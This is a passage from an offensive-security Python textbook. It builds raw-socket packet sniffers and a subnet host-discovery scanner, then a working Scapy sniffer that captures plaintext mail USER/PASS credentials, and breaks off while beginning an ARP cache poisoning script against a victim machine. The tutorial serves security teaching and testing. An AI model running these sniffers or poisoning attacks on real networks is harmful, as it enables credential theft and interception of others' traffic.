In Python, there are a couple of ways to get external binary data into a data structure. You can use either the `ctypes` module or the `struct` module to define the data structure. The `ctypes` module is a foreign function library for Python. It provides a bridge to C-based languages, enabling you to use C-compatible data types and call functions in shared libraries. On the other hand, `struct` converts between Python values and C structs represented as Python byte objects. In other words, the `ctypes` module handles binary data types in addition to providing a lot of other functionality, while the `struct` module primarily handles binary data.

You will see both methods used when you explore tool repositories on the web. This section shows you how to use each one to read an IPv4 header off the network. It's up to you to decide which method you prefer; either will work fine.

The ctypes Module

The following code snippet defines a new class, `IP`, that can read a packet and parse the header into its separate fields:

```

from ctypes import *
import socket
import struct

class IP(Structure):
    _fields_ = [
        ("ihl",          c_ubyte,  4),      # 4 bit unsigned char
        ("version",     c_ubyte,  4),      # 4 bit unsigned char
    ]

```

```

        ("tos",          c_ubyte,  8),      # 1 byte char
        ("len",         c_ushort, 16),     # 2 byte unsigned short
        ("id",          c_ushort, 16),     # 2 byte unsigned short
        ("offset",      c_ushort, 16),     # 2 byte unsigned short
        ("ttl",         c_ubyte,  8),      # 1 byte char
        ("protocol_num", c_ubyte,  8),     # 1 byte char
        ("sum",         c_ushort, 16),     # 2 byte unsigned short
        ("src",         c_uint32, 32),     # 4 byte unsigned int
        ("dst",         c_uint32, 32),     # 4 byte unsigned int
    ]
    def __new__(cls, socket_buffer=None):
        return cls.from_buffer_copy(socket_buffer)

    def __init__(self, socket_buffer=None):
        # human readable IP addresses
        self.src_address = socket.inet_ntoa(struct.pack("<L",self.src))
        self.dst_address = socket.inet_ntoa(struct.pack("<L",self.dst))

```

This class creates a `_fields_` structure to define each part of the IP header. The structure uses C types that are defined in the `ctypes` module. For example, the `c_ubyte` type is an unsigned char, the `c_ushort` type is an unsigned short, and so on. You can see that each field matches the IP header diagram in Figure 3-1. Each field description takes three arguments: the name of the field (such as `ihl` or `offset`), the type of value it takes (such as `c_ubyte` or `c_ushort`), and the width in bits for that field (such as 4 for `ihl` and `version`). Being able to specify the bit width is handy because it provides the freedom to specify any length we need, not only at the byte level (specification at the byte level would force our defined fields to always be a multiple of 8 bits).

The IP class inherits from the `ctypes` module's `Structure` class, which specifies that we must have a defined `_fields_` structure before creating any object. To fill the `_fields_` structure, the `Structure` class uses the `__new__` method, which takes the class reference as the first argument. It creates and returns an object of the class, which passes to the `__init__` method. When we create our IP object, we'll do so as we ordinarily would, but underneath, Python invokes `__new__`, which fills out the `_fields_data` structure immediately before the object is created (when the `__init__` method is called). As long as you've defined the structure beforehand, you can just pass the `__new__` method the external network packet data, and the fields should magically appear as your object's attributes.

You now have an idea of how to map the C data types to the IP header values. Using C code as a reference when translating to Python objects can be useful, because the conversion to pure Python is seamless. See the `ctypes` documentation for full details about working with this module.

The struct Module

The struct module provides format characters that you can use to specify the structure of the binary data. In the following example, we'll once again define an IP class to hold the header information. This time, though, we'll use format characters to represent the parts of the header:

```
import ipaddress
import struct

class IP:
    def __init__(self, buff=None):
        header = struct.unpack('<BBHHHBBH4s4s', buff)
        ❶ self.ver = header[0] >> 4
        ❷ self.ihl = header[0] & 0xF

        self.tos = header[1]
        self.len = header[2]
        self.id = header[3]
        self.offset = header[4]
        self.ttl = header[5]
        self.protocol_num = header[6]
        self.sum = header[7]
        self.src = header[8]
        self.dst = header[9]

        # human readable IP addresses
        self.src_address = ipaddress.ip_address(self.src)
        self.dst_address = ipaddress.ip_address(self.dst)

        # map protocol constants to their names
        self.protocol_map = {1: "ICMP", 6: "TCP", 17: "UDP"}
```

The first format character (in our case, <) always specifies the endianness of the data, or the order of bytes within a binary number. C types are represented in the machine's native format and byte order. In this case, we're on Kali (x64), which is little-endian. In a little-endian machine, the least significant byte is stored in the lower address, and the most significant byte in the highest address.

The next format characters represent the individual parts of the header. The struct module provides several format characters. For the IP header, we need only the format characters B (1-byte unsigned char), H (2-byte unsigned short), and s (a byte array that requires a byte-width specification; 4s means a 4-byte string). Note how our format string matches the structure of the IP header diagram in Figure 3-1.

Remember that with ctypes, we could specify the bit-width of the individual header parts. With struct, there's no format character for a *nybble* (a 4-bit unit of data, also known as *nibble*), so we have to do some manipulation to get the ver and hdrLen variables from the first part of the header.

Of the first byte of header data we receive, we want to assign the `ver` variable only the *high-order* nybble (the first nibble in the byte). The typical way you get the high-order nybble of a byte is to *right-shift* the byte by four places, which is the equivalent of prepending four zeros to the front of the byte, causing the last four bits to fall off ❶. This leaves us with only the first nibble of the original byte. The Python code essentially does the following:

```
0 1 0 1 0 1 1 0 >> 4
-----
0 0 0 0 0 1 0 1
```

We want to assign the `hdrLen` variable the *low-order* nybble, or the last four bits of the byte. The typical way to get the second nybble of a byte is to use the Boolean AND operator with `0xF` (`00001111`) ❷. This applies the Boolean operation such that `0 AND 1` produce `0` (since `0` is equivalent to `FALSE` and `1` is equivalent to `TRUE`). For the expression to be true, both the first part and the last part must be true. Therefore, this operation deletes the first four bits, as anything ANDed with `0` will be `0`. It leaves the last four bits unaltered, as anything ANDed with `1` will return the original value. Essentially, the Python code manipulates the byte as follows:

```
      0 1 0 1 0 1 1 0
AND  0 0 0 0 1 1 1 1
-----
      0 0 0 0 0 1 1 0
```

You don't have to know very much about binary manipulation to decode an IP header, but you'll see certain patterns, like using shifts and AND over and over as you explore other hackers' code, so it's worth understanding those techniques.

In cases like this that require some bit-shifting, decoding binary data takes some effort. But for many cases (such as reading ICMP messages), it's very simple to set up: each portion of the ICMP message is a multiple of 8 bits, and the format characters provided by the `struct` module are multiples of 8 bits, so there's no need to split a byte into separate nybbles. In the Echo Reply ICMP message shown in Figure 3-2, you can see that each parameter of the ICMP header can be defined in a struct with one of the existing format letters (`BBHHH`).




Figure 3-2: Sample Echo Reply ICMP message

A quick way to parse this message would be to simply assign 1 byte to the first two attributes and 2 bytes to the next three attributes:

```
class ICMP:
    def __init__(self, buff):
        header = struct.unpack('<BBHHH', buff)
        self.type = header[0]
        self.code = header[1]
        self.sum = header[2]
        self.id = header[3]
        self.seq = header[4]
```

Read the struct documentation at (<https://docs.python.org/3/library/struct.html>) for full details about using this module.

You can use either the ctypes module or the struct module to read and parse binary data. No matter which approach you take, you'll instantiate the class like this:

```
mypacket = IP(buff)
print(f'{mypacket.src_address} -> {mypacket.dst_address}')
```

In this example, you instantiate the IP class with your packet data in the variable buff.

Writing the IP Decoder

Let's implement the IP decoding routine we just created into a file called *sniffer_ip_header_decode.py*, as shown here.

```
import ipaddress
import os
import socket
import struct
import sys

❶ class IP:
    def __init__(self, buff=None):
        header = struct.unpack('<BBHHHBBH4s4s', buff)
        self.ver = header[0] >> 4
        self.ihl = header[0] & 0xF

        self.tos = header[1]
        self.len = header[2]
        self.id = header[3]
        self.offset = header[4]
        self.ttl = header[5]
        self.protocol_num = header[6]
        self.sum = header[7]
        self.src = header[8]
        self.dst = header[9]
```

```

❷ # human readable IP addresses
self.src_address = ipaddress.ip_address(self.src)
self.dst_address = ipaddress.ip_address(self.dst)

# map protocol constants to their names
self.protocol_map = {1: "ICMP", 6: "TCP", 17: "UDP"}
try:
    self.protocol = self.protocol_map[self.protocol_num]
except Exception as e:
    print('%s No protocol for %s' % (e, self.protocol_num))
self.protocol = str(self.protocol_num)

def sniff(host):
    # should look familiar from previous example
    if os.name == 'nt':
        socket_protocol = socket.IPPROTO_IP
    else:
        socket_protocol = socket.IPPROTO_ICMP

    sniffer = socket.socket(socket.AF_INET,
                            socket.SOCK_RAW, socket_protocol)
    sniffer.bind((host, 0))
    sniffer.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

    if os.name == 'nt':
        sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON)

    try:
        while True:
            # read a packet
            ❸ raw_buffer = sniffer.recvfrom(65535)[0]
            # create an IP header from the first 20 bytes
            ❹ ip_header = IP(raw_buffer[0:20])
            # print the detected protocol and hosts
            ❺ print('Protocol: %s %s -> %s' % (ip_header.protocol,
                                             ip_header.src_address,
                                             ip_header.dst_address))

    except KeyboardInterrupt:
        # if we're on Windows, turn off promiscuous mode
        if os.name == 'nt':
            sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_OFF)
        sys.exit()

if __name__ == '__main__':
    if len(sys.argv) == 2:
        host = sys.argv[1]
    else:
        host = '192.168.1.203'
    sniff(host)

```

At ❶, we include our IP class definition, which defines a Python structure that will map the first 20 bytes of the received buffer into a friendly IP header. As you can see, all of the fields that we identified

match up nicely with the header structure. We do some housekeeping to produce some human-readable output that indicates the protocol in use and the IP addresses involved in the connection ❷. With our freshly minted IP structure, we now write the logic to continually read in packets and parse their information. We read in the packet ❸ and then pass the first 20 bytes ❹ to initialize our IP structure. Next, we simply print out the information that we have captured ❺. Let's try it out.

Kicking the Tires

Let's test out our previous code to see what kind of information we are extracting from the raw packets being sent. We definitely recommend that you do this test from your Windows machine, as you will be able to see TCP, UDP, and ICMP, which allows you to do some pretty neat testing (opening up a browser, for example). If you are confined to Linux, then perform the previous ping test to see it in action.

Open a terminal and type the following:

```
python sniffer_ip_header_decode.py
```

Now, because Windows is pretty chatty, you're likely to see output immediately. The authors tested this script by opening Internet Explorer and going to *www.google.com*, and here is the output from our script:

```
Protocol: UDP 192.168.0.190 -> 192.168.0.1
Protocol: UDP 192.168.0.1 -> 192.168.0.190
Protocol: UDP 192.168.0.190 -> 192.168.0.187
Protocol: TCP 192.168.0.187 -> 74.125.225.183
Protocol: TCP 192.168.0.187 -> 74.125.225.183
Protocol: TCP 74.125.225.183 -> 192.168.0.187
Protocol: TCP 192.168.0.187 -> 74.125.225.183
```

Because we aren't doing any deep inspection on these packets, we can only guess what this stream is indicating. Our guess is that the first couple of UDP packets are the Domain Name System (DNS) queries to determine where *google.com* lives, and the subsequent TCP sessions are our machine actually connecting and downloading content from their web server.

To perform the same test on Linux, we can ping *google.com*, and the results will look something like this:

```
Protocol: ICMP 74.125.226.78 -> 192.168.0.190
Protocol: ICMP 74.125.226.78 -> 192.168.0.190
Protocol: ICMP 74.125.226.78 -> 192.168.0.190
```

You can already see the limitation: we are only seeing the response and only for the ICMP protocol. But because we are purposefully building a host discovery scanner, this is completely acceptable. We will now apply the same techniques we used to decode the IP header to decode the ICMP messages.

Decoding ICMP

Now that we can fully decode the IP layer of any sniffed packets, we have to be able to decode the ICMP responses that our scanner will elicit from sending UDP datagrams to closed ports. ICMP messages can vary greatly in their contents, but each message contains three elements that stay consistent: the type, code, and checksum fields. The type and code fields tell the receiving host what type of ICMP message is arriving, which then dictates how to decode it properly.

For the purpose of our scanner, we are looking for a type value of 3 and a code value of 3. This corresponds to the `Destination Unreachable` class of ICMP messages, and the code value of 3 indicates that the `Port Unreachable` error has been caused. Refer to Figure 3-3 for a diagram of a `Destination Unreachable` ICMP message.




Figure 3-3: Diagram of `Destination Unreachable` ICMP message

As you can see, the first 8 bits are the type and the second 8 bits contain our ICMP code. One interesting thing to note is that when a host sends one of these ICMP messages, it actually includes the IP header of the originating message that generated the response. We can also see that we will double-check against 8 bytes of the original datagram that was sent in order to make sure our scanner generated the ICMP response. To do so, we simply slice off the last 8 bytes of the received buffer to pull out the magic string that our scanner sends.

Let's add some more code to our previous sniffer to include the ability to decode ICMP packets. Let's save our previous file as `sniffer_with_icmp.py` and add the following code:

```
import ipaddress
import os
import socket
import struct
import sys

class IP:
    --snip--

❶ class ICMP:
    def __init__(self, buff):
```



```

header = struct.unpack('<BBHHH', buff)
self.type = header[0]
self.code = header[1]
self.sum = header[2]
self.id = header[3]
self.seq = header[4]

def sniff(host):
    --snip--
    ip_header = IP(raw_buffer[0:20])
    # if it's ICMP, we want it
    ❷ if ip_header.protocol == "ICMP":
        print('Protocol: %s %s -> %s' % (ip_header.protocol,
            ip_header.src_address, ip_header.dst_address))
        print(f'Version: {ip_header.ver}')
        print(f'Header Length: {ip_header.ihl} TTL: {ip_header.ttl}')

        # calculate where our ICMP packet starts
        ❸ offset = ip_header.ihl * 4
        buf = raw_buffer[offset:offset + 8]
        # create our ICMP structure
        ❹ icmp_header = ICMP(buf)
        print('ICMP -> Type: %s Code: %s\n' %
            (icmp_header.type, icmp_header.code))

    except KeyboardInterrupt:
        if os.name == 'nt':
            sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_OFF)
            sys.exit()

if __name__ == '__main__':
    if len(sys.argv) == 2:
        host = sys.argv[1]
    else:
        host = '192.168.1.203'
    sniff(host)

```

This simple piece of code creates an ICMP structure ❶ underneath our existing IP structure. When the main packet-receiving loop determines that we have received an ICMP packet ❷, we calculate the offset in the raw packet where the ICMP body lives ❸ and then create our buffer ❹ and print out the type and code fields. The length calculation is based on the IP header `ihl` field, which indicates the number of 32-bit words (4-byte chunks) contained in the IP header. So by multiplying this field by 4, we know the size of the IP header and thus when the next network layer (ICMP in this case) begins.

If we quickly run this code with our typical ping test, our output should now be slightly different:

```

Protocol: ICMP 74.125.226.78 -> 192.168.0.190
ICMP -> Type: 0 Code: 0

```

This indicates that the ping (ICMP Echo) responses are being correctly received and decoded. We are now ready to implement the last bit of logic to send out the UDP datagrams and to interpret their results.

Now let's add the use of the `ipaddress` module so that we can cover an entire subnet with our host discovery scan. Save your `sniffer_with_icmp.py` script as `scanner.py` and add the following code:

```
import ipaddress
import os
import socket
import struct
import sys
import threading
import time

# subnet to target
SUBNET = '192.168.1.0/24'
# magic string we'll check ICMP responses for
MESSAGE = 'PYTHONRULES!' ❶

class IP:
    --snip--

class ICMP:
    --snip--

# this sprays out UDP datagrams with our magic message
def udp_sender(): ❷
    with socket.socket(socket.AF_INET, socket.SOCK_DGRAM) as sender:
        for ip in ipaddress.ip_network(SUBNET).hosts():
            sender.sendto(bytes(MESSAGE, 'utf8'), (str(ip), 65212))

class Scanner: ❸
    def __init__(self, host):
        self.host = host
        if os.name == 'nt':
            socket_protocol = socket.IPPROTO_IP
        else:
            socket_protocol = socket.IPPROTO_ICMP

        self.socket = socket.socket(socket.AF_INET,
                                    socket.SOCK_RAW, socket_protocol)
        self.socket.bind((host, 0))

        self.socket.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

        if os.name == 'nt':
            self.socket.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON)

    def sniff(self): ❹
        hosts_up = set([f'{str(self.host)} *'])
        try:
            while True:
                # read a packet
```

```

raw_buffer = self.socket.recvfrom(65535)[0]
# create an IP header from the first 20 bytes
ip_header = IP(raw_buffer[0:20])
# if it's ICMP, we want it
if ip_header.protocol == "ICMP":
    offset = ip_header.ihl * 4
    buf = raw_buffer[offset:offset + 8]
    icmp_header = ICMP(buf)
    # check for TYPE 3 and CODE
    if icmp_header.code == 3 and icmp_header.type == 3:
        if ipaddress.ip_address(ip_header.src_address) in ❶
            ipaddress.IPv4Network(SUBNET):

            # make sure it has our magic message
            if raw_buffer[len(raw_buffer) - len(MESSAGE):] == ❷
                bytes(MESSAGE, 'utf8'):
                tgt = str(ip_header.src_address)
                if tgt != self.host and tgt not in hosts_up:
                    hosts_up.add(str(ip_header.src_address))
                    print(f'Host Up: {tgt}') ❸

# handle CTRL-C
except KeyboardInterrupt: ❹
    if os.name == 'nt':
        self.socket.ioctl(socket.SIO_RCVALL, socket.RCVALL_OFF)

    print('\nUser interrupted.')
    if hosts_up:
        print(f'\n\nSummary: Hosts up on {SUBNET}')
    for host in sorted(hosts_up):
        print(f'{host}')
    print('')
    sys.exit()

if __name__ == '__main__':
    if len(sys.argv) == 2:
        host = sys.argv[1]
    else:
        host = '192.168.1.203'
    s = Scanner(host)
    time.sleep(5)
    t = threading.Thread(target=udp_sender) ❺
    t.start()
    s.sniff()

```

This last bit of code should be fairly straightforward to understand. We define a simple string signature ❶ so that we can test that the responses are coming from UDP packets that we sent originally. Our `udp_sender` function ❷ simply takes in a subnet that we specify at the top of our script, iterates through all IP addresses in that subnet, and fires UDP datagrams at them.

We then define a `Scanner` class ❸. To initialize it, we pass it a host as an argument. As it initializes, we create a socket, turn on promiscuous mode if running Windows, and make the socket an attribute of the `Scanner` class.

The `sniff` method ④ sniffs the network, following the same steps as in the previous example, except that this time it keeps a record of which hosts are up. If we detect the anticipated ICMP message, we first check to make sure that the ICMP response is coming from within our target subnet ⑤. We then perform our final check of making sure that the ICMP response has our magic string in it ⑥. If all of these checks pass, we print out the IP address of the host where the ICMP message originated ⑦. When we end the sniffing process by using CTRL-C, we handle the keyboard interrupt ⑧. That is, we turn off promiscuous mode if on Windows and print out a sorted list of live hosts.

The `__main__` block does the work of setting things up: it creates the `Scanner` object, sleeps just a few seconds, and then, before calling the `sniff` method, spawns `udp_sender` in a separate thread ⑨ to ensure that we aren't interfering with our ability to sniff responses. Let's try it out.

Kicking the Tires

Now let's take our scanner and run it against the local network. You can use Linux or Windows for this, as the results will be the same. In the authors' case, the IP address of the local machine we were on was 192.168.0.187, so we set our scanner to hit 192.168.0.0/24. If the output is too noisy when you run your scanner, simply comment out all print statements except for the last one that tells you what hosts are responding.

THE IPADDRESS MODULE

Our scanner will use a library called `ipaddress`, which will allow us to feed in a subnet mask such as 192.168.0.0/24 and have our scanner handle it appropriately.

The `ipaddress` module makes working with subnets and addressing very easy. For example, you can run simple tests like the following using the `Ipv4Network` object:

```
ip_address = "192.168.112.3"

if ip_address in Ipv4Network("192.168.112.0/24"):
    print True
```

Or you can create simple iterators if you want to send packets to an entire network:

```
for ip in Ipv4Network("192.168.112.1/24"):
    s = socket.socket()
    s.connect((ip, 25))
    # send mail packets
```

This will greatly simplify your programming life when dealing with entire networks at a time, and it is ideally suited for our host discovery tool:


```
python.exe scanner.py
Host Up: 192.168.0.1
Host Up: 192.168.0.190
Host Up: 192.168.0.192
Host Up: 192.168.0.195
```

For a quick scan like the one we performed, it only took a few seconds to get the results. By cross-referencing these IP addresses with the DHCP table in a home router, we were able to verify that the results were accurate. You can easily expand what you've learned in this chapter to decode TCP and UDP packets as well as to build additional tooling around the scanner. This scanner is also useful for the trojan framework we will begin building in Chapter 7. This would allow a deployed trojan to scan the local network looking for additional targets.

Now that you know the basics of how networks work on a high and low level, let's explore a very mature Python library called Scapy.

4

OWNING THE NETWORK WITH SCAPY



Occasionally, you run into such a well-thought-out, amazing Python library that even dedicating a whole chapter to it can't do it justice. Philippe Biondi has created such a library in the packet manipulation library Scapy. You just might finish this chapter and realize we made you do a lot of work in the previous two chapters to accomplish what you could have done with just one or two lines of Scapy. Scapy is powerful and flexible, and its possibilities are almost infinite. We'll get a taste of things by sniffing traffic to steal plaintext email credentials and then ARP poisoning a target machine on the network so that we can sniff their traffic. We'll wrap things up by extending Scapy's PCAP processing to carve out images from HTTP traffic and then perform facial detection on them to determine if there are humans present in the images.

We recommend that you use Scapy under a Linux system, as it was designed to work with Linux in mind. The newest version of Scapy does support Windows,¹ but for the purpose of this chapter we will assume you are using your Kali virtual machine (VM) with a fully functioning Scapy installation. If you don't have Scapy, head on over to <https://scapy.net/> to install it.

Now, suppose you have infiltrated a target's local area network (LAN). You can sniff the traffic on the local network with the techniques you'll learn in this chapter.

Stealing Email Credentials

You've already spent some time getting into the nuts and bolts of sniffing in Python. Let's get to know Scapy's interface for sniffing packets and dissecting their contents. We'll build a very simple sniffer to capture Simple Mail Transport Protocol (SMTP), Post Office Protocol (POP3), and Internet Message Access Protocol (IMAP) credentials. Later, by coupling the sniffer with the Address Resolution Protocol (ARP) poisoning man-in-the-middle (MITM) attack, we can easily steal credentials from other machines on the network. This technique can, of course, be applied to any protocol, or to simply suck in all traffic and store it in a pcap file for analysis, which we will also demonstrate.

To get a feel for Scapy, let's start by building a skeleton sniffer that simply dissects and dumps the packets out. The aptly named `sniff` function looks like the following:

```
sniff(filter="", iface="any", prn=function, count=N)
```

The `filter` parameter allows us to specify a Berkeley Packet Filter (BPF) filter to the packets that Scapy sniffs, which can be left blank to sniff all packets. For example, to sniff all HTTP packets, you would use a BPF filter of `tcp port 80`. The `iface` parameter tells the sniffer which network interface to sniff on; if it is left blank, Scapy will sniff on all interfaces. The `prn` parameter specifies a callback function to be called for every packet that matches the filter, and the callback function receives the packet object as its single parameter. The `count` parameter specifies how many packets you want to sniff; if it is left blank, Scapy will sniff indefinitely.

Let's start by creating a simple sniffer that sniffs a packet and dumps its contents. We'll then expand it to only sniff email-related commands. Crack open `mail_sniffer.py` and jam out the following code:

```
from scapy.all import sniff

❶ def packet_callback(packet):
    print(packet.show())
```

1. <https://scapy.readthedocs.io/en/latest/installation.html#platform-specific-instructions=>


```
def main():
    ❷ sniff(prn=packet_callback, count=1)

if __name__ == '__main__':
    main()
```

We start by defining the callback function that will receive each sniffed packet ❶ and then simply tell Scapy to start sniffing ❷ on all interfaces with no filtering. Now let's run the script, and you should see output similar to the following:

```
$ (bhp) tim@kali:~/bhp/bhp$ sudo python mail_sniffer.py
####[ Ethernet ]###
  dst      = 42:26:19:1a:31:64
  src      = 00:0c:29:39:46:7e
  type     = IPv6
####[ IPv6 ]###
  version  = 6
  tc       = 0
  fl       = 661536
  plen    = 51
  nh       = UDP
  hlim    = 255
  src     = fe80::20c:29ff:fe39:467e
  dst     = fe80::1079:9d3f:d4a8:defb
####[ UDP ]###
  sport    = 42638
  dport    = domain
  len      = 51
  chksum   = 0xc66
####[ DNS ]###
  id       = 22299
  qr       = 0
  opcode   = QUERY
  aa       = 0
  tc       = 0
  rd       = 1
  ra       = 0
  z        = 0
  ad       = 0
  cd       = 0
  rcode    = ok
  qdcount  = 1
  ancount  = 0
  nscount  = 0
  arcount  = 0
  \qd      \
  |####[ DNS Question Record ]###
  | qname   = 'vortex.data.microsoft.com.'
  | qtype   = A
  | qclass  = IN
  an       = None
  ns       = None
  ar       = None
```

How incredibly easy was that! We can see that when the first packet was received on the network, the callback function used the built-in function `packet.show()` to display the packet contents and dissect some of the protocol information. Using `show()` is a great way to debug scripts as you are going along to make sure you are capturing the output you want.

Now that we have the basic sniffer running, let's apply a filter and add some logic to the callback function to peel out email-related authentication strings.

In the following example we'll use a packet filter so that the sniffer displays only the packets we're interested in. We'll use BPF syntax, also called Wireshark style, to do so. You'll encounter this syntax with tools like `tcpdump`, as well as in the packet capture filters used with Wireshark.

Let's cover the basic syntax of the BPF filter. There are three types of information you can use in your filter. You can specify a descriptor (like a specific host, interface, or port), the direction of traffic flow, and the protocol, as shown in Table 4-1. You can include or omit the type, direction, and protocol, depending on what you want to see in the sniffed packets.

Table 4-1: BPF Filter Syntax

Expression	Description	Sample filter keywords
Descriptor	What you are looking for	host, net, port
Direction	Direction of travel	src, dst, src or dst
Protocol	Protocol used to send traffic	ip, ip6, tcp, udp

For example, the expression `src 192.168.1.100` specifies a filter that captures only packets originating on machine 192.168.1.100. The opposite filter is `dst 192.168.1.100`, which captures only packets with a destination of 192.168.1.100. Likewise, the expression `tcp port 110 or tcp port 25` specifies a filter that will pass only TCP packets coming from or going to port 110 or 25. Now let's write a specific sniffer using BPF syntax in our example:

```

from scapy.all import sniff, TCP, IP

# the packet callback
def packet_callback(packet):
    ❶ if packet[TCP].payload:
        mypacket = str(packet[TCP].payload)
        ❷ if 'user' in mypacket.lower() or 'pass' in mypacket.lower():
            print(f"[*] Destination: {packet[IP].dst}")
            ❸ print(f"[*] {str(packet[TCP].payload)}")

def main():
    # fire up the sniffer
    ❹ sniff(filter='tcp port 110 or tcp port 25 or tcp port 143',
           prn=packet_callback, store=0)

if __name__ == '__main__':
    main()

```

Pretty straightforward stuff here. We changed the `sniff` function to add a BPF filter that only includes traffic destined for the common mail ports 110 (POP3), 143 (IMAP), and 25 (SMTP) ❹. We also used a new parameter called `store`, which, when set to 0, ensures that Scapy isn't keeping the packets in memory. It's a good idea to use this parameter if you intend to leave a long-term sniffer running, because then you won't be consuming vast amounts of RAM. When the callback function is called, we check to make sure it has a data payload ❶ and whether the payload contains the typical `USER` or `PASS` mail command ❷. If we detect an authentication string, we print out the server we are sending it to and the actual data bytes of the packet ❸.

Kicking the Tires

Here is some sample output from a dummy email account the authors attempted to connect a mail client to:

```
(bhp) root@kali:/home/tim/bhp/bhp# python mail_sniffer.py
[*] Destination: 192.168.1.207
[*] b'USER tim\n'
[*] Destination: 192.168.1.207
[*] b'PASS 1234567\n'
```

You can see that our mail client is attempting to log in to the server at 192.168.1.207 and sending the plaintext credentials over the wire. This is a really simple example of how you can take a Scapy sniffing script and turn it into a useful tool during penetration tests. The script works for mail traffic because we designed the BPF filter to focus on the mail-related ports. You can change that filter to monitor other traffic; for example, change it to `tcp port 21` to watch for FTP connections and credentials.

Sniffing your own traffic might be fun, but it's always better to sniff with a friend; let's take a look at how you can perform an ARP poisoning attack to sniff the traffic of a target machine on the same network.

ARP Cache Poisoning with Scapy

ARP poisoning is one of the oldest yet most effective tricks in a hacker's toolkit. Quite simply, we will convince a target machine that we have become its gateway, and we will also convince the gateway that in order to reach the target machine, all traffic has to go through us. Every computer on a network maintains an ARP cache that stores the most recent MAC (media access control) addresses matching the IP addresses on the local network. We'll poison this cache with entries that we control to achieve this attack. Because the Address Resolution Protocol, and ARP poisoning in general, is covered in numerous other materials, we'll leave it to you to do any necessary research to understand how this attack works at a lower level.

Now that we know what we need to do, let's put it into practice. When the authors tested this, we attacked a real Mac machine from a Kali VM. We have also tested this code against various mobile devices connected to a wireless access point, and it worked great. The first thing we'll do is

check the ARP cache on the target Mac machine so we can see the attack in action later on. Examine the following to see how to inspect the ARP cache on your Mac:

```
MacBook-Pro:~ victim$ ifconfig en0
en0: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
ether 38:f9:d3:63:5c:48
inet6 fe80::4bc:91d7:29ee:51d8%en0 prefixlen 64 secured scopeid 0x6
inet 192.168.1.193 netmask 0xfffff00 broadcast 192.168.1.255
inet6 2600:1700:c1a0:6ee0:1844:8b1c:7fe0:79c8 prefixlen 64 autoconf secured
inet6 2600:1700:c1a0:6ee0:fc47:7c52:affd:f1f6 prefixlen 64 autoconf temporary
inet6 2600:1700:c1a0:6ee0::31 prefixlen 64 dynamic
nd6 options=201<PERFORMNUD,DAD>
media: autoselect
status: active
```

The `ifconfig` command displays the network configuration for the specified interface (here, it's `en0`) or for all interfaces if you don't specify one. The output shows that the `inet` (IPv4) address for the device is `192.168.1.193`. Also listed are the MAC address (`38:f9:d3:63:5c:48`, labeled as `ether`) and a few IPv6 addresses. ARP poisoning only works for IPv4 addresses, so we'll ignore the IPv6 ones.

Now let's see what the Mac has in its ARP address cache. The following shows what it thinks the MAC addresses are for its neighbors on the network:

```
MacBook-Pro:~ victim$ arp -a
❶ kali.attlocal.net (192.168.1.203) at a4:5e:60:ee:17:5d on en0 ifscope
❷ dsldvice.attlocal.net (192.168.1.254) at 20:e5:64:c0:76:d0 on en0 ifscope
? (192.168.1.255) at ff:ff:ff:ff:ff:ff on en0 ifscope [ethernet]
```

We can see that the IP address of the Kali machine belonging to the attacker ❶ is `192.168.1.203` and its MAC address is `a4:5e:60:ee:17:5d`. The gateway connects both attacker and victim machines to the internet. Its IP address ❷ is at `192.168.1.254` and its associated ARP cache entry has a MAC address of `20:e5:64:c0:76:d0`. We will take note of these values because we can view the ARP cache while the attack is occurring and see that we have changed the gateway's registered MAC address. Now that we know the gateway and the target IP address, let's begin coding the ARP poisoning script. Open a new Python file, call it `arper.py`, and enter the following code. We'll start by stubbing out the skeleton of the file to give you a sense of how we'll construct the poisoner:

```
from multiprocessing import Process
from scapy.all import (ARP, Ether, conf, get_if_hwaddr,
                       send, sniff, sndrcv, srp, wrpcap)

import os
import sys
import time

❶ def get_mac(targetip):
    pass
```

```

class Arper:
    def __init__(self, victim, gateway, interface='en0'):
        pass

    def run(self):
        pass

    ❷ def poison(self):
        pass

    ❸ def sniff(self, count=200):
        pass

    ❹ def restore(self):
        pass

if __name__ == '__main__':
    (victim, gateway, interface) = (sys.argv[1], sys.argv[2], sys.argv[3])
    myarp = Arper(victim, gateway, interface)
    myarp.run()

```

As you can see, we'll define a helper function to get the MAC address for any given machine ❶ and an Arper class to poison ❷, sniff ❸, and restore ❹ the network settings. Let's fill out each section, starting with the `get_mac` function, which returns a MAC address for a given IP address. We need the MAC addresses of the victim and the gateway.

```

def get_mac(targetip):
    ❶ packet = Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(op="who-has", pdst=targetip)
    ❷ resp, _ = srp(packet, timeout=2, retry=10, verbose=False)
    for _, r in resp:
        return r[Ether].src
    return None

```

